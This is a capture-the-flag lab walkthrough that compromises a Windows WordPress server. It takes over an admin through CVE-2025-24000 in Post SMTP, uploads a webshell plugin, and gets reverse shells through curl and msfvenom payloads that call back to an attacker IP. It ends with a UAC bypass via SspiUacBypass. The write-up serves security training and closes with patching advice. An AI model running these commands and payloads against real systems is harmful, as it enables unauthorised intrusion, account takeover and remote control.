Subscriber - Complete Penetration Testing Walkthrough
Introduction
This is a complete walkthrough and writeup for the Subscriber machine from the Ronin66 lab. Subscriber is a standalone Windows box running a WordPress site on Apache/PHP. The chain starts with enumerating a vulnerable WordPress plugin, abusing CVE-2025-24000 (Post SMTP password reset token disclosure) to take over an admin account, uploading a malicious plugin for remote code execution, and finally abusing UAC via SspiUacBypass to escalate to a high-integrity shell and grab the root flag.
Tools Used: Nmap, WPScan, Python3 (custom exploit), curl, msfvenom, SspiUacBypass
Difficulty: Easy / Medium
Key Techniques: WordPress user enumeration, CVE-2025-24000 (Post SMTP token disclosure), malicious plugin upload, webshell RCE, UAC bypass (SspiUacBypass)
Initial Enumeration
Nmap Scan
We begin with a full port scan to map out what’s exposed:
1 | nmap -Pn -sV -sC 172.16.18.14 -p- -vvvv |
1 | PORT STATE SERVICE VERSION |
Right away the HTTP redirect tells us the site is at http://samurai.local/samurai/, so we add the entry to our hosts file:
1 | echo "172.16.18.14 samurai.local" >> /etc/hosts |
Notable from the scan:
- Port 80 / 443: Apache 2.4.58 with PHP 8.2.12 — a XAMPP-style Windows stack
- Port 3306: MariaDB, but
unauthorizedmeans no unauthenticated access - Ports 135 / 139 / 445: SMB and RPC — noted but the web stack is the intended entry point
Web Enumeration
WordPress — Post SMTP 3.2.0
Browsing to http://samurai.local/samurai/ we find a WordPress installation. Version fingerprinting via WPScan quickly reveals the installed plugin stack includes Post SMTP 3.2.0.
Post SMTP 3.2.0 is vulnerable to CVE-2025-24000 — a password reset token disclosure bug. A low-privilege subscriber account can query the Post SMTP log API (authenticated via a REST nonce) and retrieve the full body of any password-reset email the plugin processed, including the reset link. That means: create a low-priv account, trigger a password reset for any user, read the token straight out of the mail log, and take over the account.
User Enumeration
Before we can target anyone, we need a valid username. WPScan’s enumeration mode handles that:
1 | wpscan --url http://samurai.local/samurai/ -e u |

We find the user shogun. That’s our target for the password reset.
Exploitation — CVE-2025-24000
Creating a Foothold Account
The exploit requires an account we already control (even subscriber-level) to authenticate to the REST API and pull the log. We register a low-privilege account through WordPress’s normal registration flow:
1 | <REDACTED> : <REDACTED> |
Running the Exploit
With our foothold account and the target username in hand, we run the custom exploit. The script:
- Triggers a password reset for shogun
- Logs in as our low-priv account and extracts the REST API nonce
- Queries
wp-json/psd/v1/get-logsto find the reset email - Pulls the full email body from
wp-json/psd/v1/get-detailsand extracts the reset link
1 | python3 exploit.py \ |
The script returns a live WordPress password-reset link. We follow it in the browser and set a new password for shogun:
1 | shogun : <REDACTED> |
We now have full admin access to the WordPress installation.
Initial Access — Malicious Plugin Upload
Building the Webshell Plugin
With WordPress admin credentials we can upload plugins. We build a minimal malicious plugin that gives us command execution, file write, remote fetch, and a reverse-shell handler — all in one PHP file:
1 | cat > shell-plugin/shell-plugin.php << 'EOF' |
We navigate to Plugins → Add New → Upload Plugin, upload the zip, and activate it. The shell is immediately reachable at:
1 | http://samurai.local/samurai/wp-content/plugins/shell-plugin/shell-plugin.php |
A quick sanity check:
1 | curl -s "http://samurai.local/samurai/wp-content/plugins/shell-plugin/shell-plugin.php?cmd=whoami" |
Getting a Reverse Shell
The standard base64-encoded payloads get blocked by Defender. The direct PowerShell TCP socket approach doesn’t — we pass the full command through --data-urlencode to keep the special characters intact:
1 | curl -s "http://samurai.local/samurai/wp-content/plugins/shell-plugin/shell-plugin.php" \ |
We catch the callback on our listener. One quirk worth noting: output only comes back when the shell closes, so commands run blind until you exit — keep that in mind when running anything interactive.
We grab the user flag:
1 | type C:/Users/Public/user.flg |
Privilege Escalation — UAC Bypass (SspiUacBypass)
The Situation
The shell lands us at medium integrity as the subscriber user. The root flag needs high integrity. Defender is active, so the usual token-abuse routes are noisy. Instead we use SspiUacBypass — a UAC bypass that abuses SSPI to elevate without triggering a UAC prompt.
We compile the project from source:
1 | https://github.com/antonioCoco/SspiUacBypass |
Staging the Payloads
We need two shells: one to land at medium integrity (already have it), and a second that SspiUacBypass will launch at high integrity. We build both:
1 | msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.0.36 LPORT=9001 -f exe -o /tmp/shell.exe |
We serve them and use the plugin’s fetch handler to pull everything onto the target:
1 | cd /tmp && python3 -m http.server 8080 |
1 | curl -s "http://samurai.local/samurai/wp-content/plugins/shell-plugin/shell-plugin.php?fetch=1&url=http://10.8.0.36:8080/SspiUacBypass.exe&dest=C:\\Users\\subscriber\\SspiUacBypass.exe" |
Executing the Bypass
We trigger shell.exe first through the webshell to get a proper medium-integrity cmd session:
1 | curl -s "http://samurai.local/samurai/wp-content/plugins/shell-plugin/shell-plugin.php" \ |
Listener on 9001 catches it. From inside that shell we run the bypass, pointing it at our second payload:
1 | .\SspiUacBypass.exe C:/Users/subscriber/shell2.exe |
The second listener on 9002 catches a high-integrity shell.

Both flags captured.
Conclusion
Subscriber was a clean web-first Windows box. The chain was tight and logical:
- CVE-2025-24000 — Post SMTP 3.2.0 leaks password-reset tokens to any authenticated user via the REST API; we used a subscriber account to take over the admin
- WordPress admin → RCE — malicious plugin upload is always the cleanest path when you have admin; no theme editor fights, no metasploit, just a zip
- UAC bypass — medium to high integrity via SspiUacBypass, keeping the footprint low and avoiding the noisier potato routes
The key takeaway: keeping third-party plugins updated matters. CVE-2025-24000 is a chain-breaker — a subscriber-level account plus one vulnerable plugin version is all it takes to compromise a full WordPress admin.
Tools Used
- Nmap
- WPScan
- Python3 (custom CVE-2025-24000 exploit)
- curl
- msfvenom
- SspiUacBypass